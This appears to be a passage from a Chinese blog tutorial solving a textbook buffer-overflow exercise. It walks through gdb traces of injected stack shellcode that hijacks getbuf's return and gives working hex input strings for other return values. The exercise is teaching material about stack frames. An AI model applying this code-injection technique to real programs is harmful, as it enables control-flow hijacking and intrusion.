cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf60
0x22bf60:      0x00000001      0x0000000a      0x0022bf98      0x0040113a
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
(gdb) stepi
0x0040113f in getbuf ()
(gdb) info registers
eax            0x1      1
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bf70 0x22bf70
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x40113f 0x40113f
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf60
0x22bf60:      0x00000001      0x0000000a      0x0022bf98      0x0040113a
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
(gdb) info registers esp
```

```
esp            0x22bf70 0x22bf70
(gdb) stepi
0x00401140 in getbuf ()
(gdb) info registers
eax            0x1      1
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bf9c 0x22bf9c
ebp            0x22bfb8 0x22bfb8
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401140 0x401140
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf60
0x22bf60:      0x00000001      0x0000000a      0x0022bf98      0x0040113a
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
```

从中我们发现，程序一直很正常地执行，0x22bf9c 单元的值一直是我们输入的 0x0022bf80，即 buf 缓冲区的起始地址；%ebp 也没有变化，其值一直都是 gutbuf 栈帧的基地址，只是%esp 在变化，指示下一条要执行的指令的地址。此时，%esp 指示 0x22bf9c 单元，%eip 指向 0x401140 处的返回指令。

3.2.3 程序跳转到 buf 处开始执行我们输入的机器码（指令）

接下来，我们再继续 stepi 执行程序，因 ret 指令的任务是弹出返回地址并跳转到该地址继续执行。因此，从以下执行过程我们可以看出，执行 0x401140 处的 ret 指令后，%eip 指向 0x22bf80，开始执行我们输入的 3 条指令。

```
(gdb) stepi
0x0022bf80 in ?? ()
(gdb) info registers
eax            0x1      1
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bfa0 0x22bfa0
ebp            0x22bfb8 0x22bfb8
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x22bf80 0x22bf80
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
```

```
ds             0x23    35
es             0x23    35
fs             0x3b    59
gs             0x0     0
(gdb) x/16w 0x22bf70
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
```

接下来执行 0x22bf80 处的指令，可以看到%eax 的变化。

```
(gdb) x/1i 0x22bf80
0x22bf80:       mov    $0xdeadbeef,%eax
(gdb) stepi
0x0022bf85 in ?? ()
(gdb) info registers
eax            0xdeadbeef       -559038737
ecx            0x8885   34949
edx            0x0     0
ebx            0x0     0
esp            0x22bfa0 0x22bfa0
ebp            0x22bfb8 0x22bfb8
esi            0x611021a0      1628447136
edi            0x4014d0 4199632
eip            0x22bf85 0x22bf85
eflags         0x202    514
cs             0x1b    27
ss             0x23    35
ds             0x23    35
es             0x23    35
fs             0x3b    59
gs             0x0     0
(gdb) x/16w 0x22bf70
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
```

接下来执行 0x22bf85 处的指令，可以看到%esp 由 0x22bfa0 变为 0x22bf9c，且 tes 调用 getbuf 的返回地址 0x00401158 被压入栈的 0x22bf9c 单元中。

```
(gdb) x/1i 0x22bf85
0x22bf85:       push   $0x401158
(gdb) stepi
0x0022bf8a in ?? ()
(gdb) info registers
eax            0xdeadbeef       -559038737
ecx            0x8885   34949
edx            0x0     0
```

```
ebx            0x0      0
esp            0x22bf9c 0x22bf9c
ebp            0x22bfb8 0x22bfb8
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x22bf8a 0x22bf8a
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf70
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x00401158
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
```

接下来执行 0x22bf8a 处的 ret 指令，此时%esp=0x22bf9c，将弹出 0x22bf9c 处的 0x00401158 并跳转到该处继续执行。

```
(gdb) x/1i 0x22bf8a
0x22bf8a:      ret
(gdb) stepi
0x00401158 in test ()
(gdb) info registers
eax            0xdeadbeef       -559038737
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bfa0 0x22bfa0
ebp            0x22bfb8 0x22bfb8
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401158 0x401158
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf70
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x00401158
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
```

至此，我们可以看到程序已经从我们输入的指令中正确地返回到 test 函数中。该项验证完毕。

3.2 验证执行结果

接下来我们用 continue 命令执行程序，如下，看到程序正确地返回 0xdeadbeef。

```
(gdb) c
Continuing.
getbuf returned 0xdeadbeef

Program exited normally.
(gdb)
```

至此，我们所有的验证均已完成，再一次确认我们当初的分析。

4. 小结

本文主要以《深入理解计算机》3.38 题为例，详细地介绍了该题目的解题过程，主要目的是利用程序缓冲区溢出以达到改变程序的输出（攻击程序）。
要解决这类题目，需要对过程调用的栈帧变化、指令的作用有较深入的了解。同时在使用 GDB 调试程序时，命令的使用也能对尽快找出问题提供帮助，本文只简单地使用了 p、x 等命令，其他的注入 display、layout 命令更能帮助我们发现问题、解决问题。
另外，也需要对该类问题举一反三，从中可以观察到每个汇编指令的格式、功能及其使用方法，例如。

4.1 若希望输出为 0x12345678 呢？

输入指令的汇编代码及其机器码。

```
;file name: bomb.s
mov    $0x12345678, %eax
push   $0x401158
ret
```

```
$ objdump -d bomb.o
show.o:     file format pe-i386
Disassembly of section .text:
00000000 <.text>:
   0:   b8 78 56 34 12          mov    $0x12345678,%eax
   5:   68 58 11 40 00          push   $0x401158
   a:   c3                      ret
   b:   90                      nop
   c:   90                      nop
   d:   90                      nop
   e:   90                      nop
   f:   90                      nop
```

输入数据如下。

```
$ ./bomb.exe
Type Hex string:b8 78 56 34 12 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80
bf 22 00
getbuf returned 0x12345678
```

4.2 若希望输出为 0xabc 呢？

输入指令的汇编代码及其机器码。

```
;file name: bomb.s
mov    $0xabc, %eax
push   $0x401158
ret
```

```
$ objdump -d bomb.o
show.o:     file format pe-i386
Disassembly of section .text:
00000000 <.text>:
   0:   b8 bc 0a 00 00          mov    $0xabc,%eax
   5:   68 58 11 40 00          push   $0x401158
   a:   c3                    ret
   b:   90                    nop
   c:   90                    nop
   d:   90                    nop
   e:   90                    nop
   f:   90                    nop
```

输入数据如下。

```
$ ./bomb.exe
Type Hex string:b8 bc 0a 00 00 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80
bf 22 00
getbuf returned 0xabc
```

4.3 一些例子

以下是不同长度的输入输出示例，若希望其他的输出，读者可以自行试验。

```
Input:b8 ef be ad de 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00

Output:0xdeadbeef
```

```
Input:b8 78 56 34 12 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00

Output:0x12345678
```

```
Input:b8 56 34 12 00 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00

Output:0x123456
```

```
Input:b8 bc 0a 00 00 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00

Output:0xabc
```

另外，也可以在 Linux 系统、windows 系统中试验，以观察不同编译器、链接器的不同。

Reference

http://blog.csdn.net/lijingze2003/archive/2005/02/25/302275.aspx
http://bbs.pediy.com/showthread.php?threadid=38234

本文链接

http://blog.csdn.net/livelylittlefish/archive/2009/12/27/5087640.aspx
http://blog.csdn.net/livelylittlefish/archive/2009/12/27/5087676.aspx
http://blog.csdn.net/livelylittlefish/archive/2009/12/27/5087690.aspx
http://blog.csdn.net/livelylittlefish/archive/2009/12/27/5087706.aspx